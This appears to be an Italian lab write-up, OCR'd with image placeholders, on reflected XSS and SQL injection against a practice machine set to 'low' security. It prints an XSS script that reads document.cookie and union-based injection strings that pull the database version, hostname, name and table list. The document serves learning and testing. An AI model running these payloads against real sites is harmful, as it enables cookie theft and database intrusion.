
Attraverso la XSS reflection e la macchina con la sicurezza settata a “low”, è possibile recuperare informazioni iniettando degli script javascript.


```
<i>sono nome in corsivo</i>
```

E

```
<script>alert('ciao')</script>
```


Produrranno rispettivamente questi risultati, un “injection” di HTML per rendere il nome corsivo e la generazione di un alert:






in questo caso ho loggato in console le informazioni dei **cookie**, le informazioni della connessione e quelle sulla macchina host del sito

```
<script>console.log(document.cookie);console.log(navigator);console.log(location);</script>
```




Con la SQLInjection possiamo, attraverso il linguaggio sql, estrapolare, con logica query, le informazioni, ecco un esempio di come avere una lista completa delle utenze e password del sistema:



Possiamo, come sopra accedere alla informazioni del sistema con il comando :


```
' union select 1,@@version#'
```


```
' union select null,@@hostname#'
```



O informazioni del database, cosi' da poter accedere ad ogni informazione:

```
' union select null,database()#'
```



Andando in profondita' pssiamo richiedere le informazioni riguarlo le diverse tabelle

```
%' and 1=0 union select null, table_name from information_schema.tables #
```